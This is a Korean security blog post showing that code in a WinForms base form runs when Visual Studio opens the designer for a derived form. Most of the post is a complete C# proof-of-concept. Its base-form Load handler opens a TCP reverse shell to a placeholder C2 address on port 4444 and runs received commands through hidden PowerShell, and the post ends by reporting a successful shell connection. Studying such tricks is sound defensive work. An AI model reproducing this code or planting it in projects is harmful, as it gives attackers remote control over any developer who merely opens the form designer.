최근 아는 지인 개발자를 통해 닷넷 Winforms에서 재밌는 코드 실행 방법이 있다고 전해 들었다
내용은 아래의 블로그와 같은데 단순히 Winforms으로 작성된 UI 디자이너를 Visual Studio에서 열었을 때 코드가 실행이 되게 구성을 할수 있다고 하는데
https://chanos-dev.github.io/posts/visualstudio-designer/
Winforms 디자이너 보기를 했는데 코드가 실행된다?
winforms designer
chanos-dev.github.io
처음에는 이게 말이 안된다고 생각했다
사용자 상호작용은 단순히 UI 디자이너를 여는 상호작용만 존재하고 그 외에 상호작용 없이 Visual Studio에서 코드가 실행이 된다는게 이해가 안되었다
블로그 내용이 워낙 상세히 작성되어 있어서 더 이상 설명할 게 없을 것 같아서 기술적으로 동작하는 원인보다는 악성 행위자 관점에서 어떻게 악용될 수 있는지를 다루는게 좋을 것 같다고 생각했다
블로그에서 제공된 아래의 예제 코드를 보면 악성 코드 동작 이해가 빠를 수 있기 때문에 첨부한다
#BaseForm.cs
public class BaseForm : Form
{
    public BaseForm()
    {
        Load += (sender, e) => MessageBox.Show("Load Test");
    }
}

#MainForm.cs
public partial class MainForm : BaseForm
{
    public MainForm()
    {
        InitializeComponent();
    }
}
MainForm 클래스에서 BaseForm을 상속 받고 BaseForm에서 동작시킬 코드에 대한 내용을 작성하면 아래와 같이 MainForm UI 디자이너를 실행했을 때 트리거된다

MainForm UI 디자이너를 더블클릭하여 실행하면 디자이너가 MainForm의 인스턴스화를 시작하고, C#의 상속 규칙에 따라서 부모 클래스인 BaseForm이 먼저 선행되어 실행되는 상황이 발생하는 것으로 이해된다
따라서 BaseForm에서 작성한 Load += (sender, e) => MessageBox.Show("Load Test"); 구문이 실행되고, 확인을 누르면 디자이너에 UI가 나타나게 된다
지금까지의 동작 원리와 예제 코드에 악성 코드를 추가하여 아래와 악성 코드가 실행되게 악용할 수 있다
# BaseForm.cs
using System;
using System.Windows.Forms;
using System.Diagnostics;
using System.Text;
using System.Net.Sockets;
using System.IO;

namespace WinFormsPoc
{
    public class BaseForm : Form
    {
        public BaseForm()
        {
            Load += (sender, e) =>
            {
                System.Threading.Tasks.Task.Run(() => ConnectAndListen("c2-ip", 4444));
            };
        }

        public string ExecuteCommand(string command)
        {
            try
            {
                Process process = new Process();
                process.StartInfo.FileName = "powershell.exe";
                process.StartInfo.Arguments = $"-Command \"{command}\"";

                process.StartInfo.UseShellExecute = false;
                process.StartInfo.RedirectStandardOutput = true;
                process.StartInfo.RedirectStandardError = true;
                process.StartInfo.CreateNoWindow = true;

                process.Start();

                string output = process.StandardOutput.ReadToEnd();
                string error = process.StandardError.ReadToEnd();

                process.WaitForExit();

                if (!string.IsNullOrEmpty(error))
                {
                    return $"ERROR: {error}";
                }
                return output;
            }
            catch (Exception ex)
            {
                return $"명령어 실행 중 오류 발생: {ex.Message}";
            }
        }
        public void ConnectAndListen(string host, int port)
        {
            try
            {
                TcpClient client = new TcpClient(host, port);
                NetworkStream stream = client.GetStream();

                StreamReader reader = new StreamReader(stream, Encoding.ASCII);
                StreamWriter writer = new StreamWriter(stream, Encoding.ASCII) { AutoFlush = true };

                string command;
                while ((command = reader.ReadLine()) != null)
                {
                    if (command.Trim().ToLower() == "exit")
                    {
                        break;
                    }

                    string result = ExecuteCommand(command);
                    if (result != null)
                    {
                        writer.WriteLine(result);
                    }
                }

                reader.Close();
                writer.Close();
                stream.Close();
                client.Close();
            }
            catch (Exception ex)
            {
                MessageBox.Show($"포트 연결 중 오류 발생: {ex.Message}", "오류", MessageBoxButtons.OK, MessageBoxIcon.Error);
            }
        }
    }
}

# Form1.cs
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;
using WinFormsPoc;

namespace winformMalPoC
{
    public partial class Form1 : BaseForm
    {
        public Form1()
        {
            InitializeComponent();
        }
    }
}

쉘 연결 성공
'Security > system hacking' 카테고리의 다른 글
| DLL vs Reflected Injection (0) | 2025.07.23 |
|---|---|
| [Hook] MinHook 빌드 및 사용 방법 (0) | 2025.05.14 |
| [tool] Powershell Reverse Shell (0) | 2025.02.24 |
| [tool] All Process RWX Shellcode Execution (0) | 2025.02.24 |
| [tool] RWX Shellcode Execution (0) | 2025.02.20 |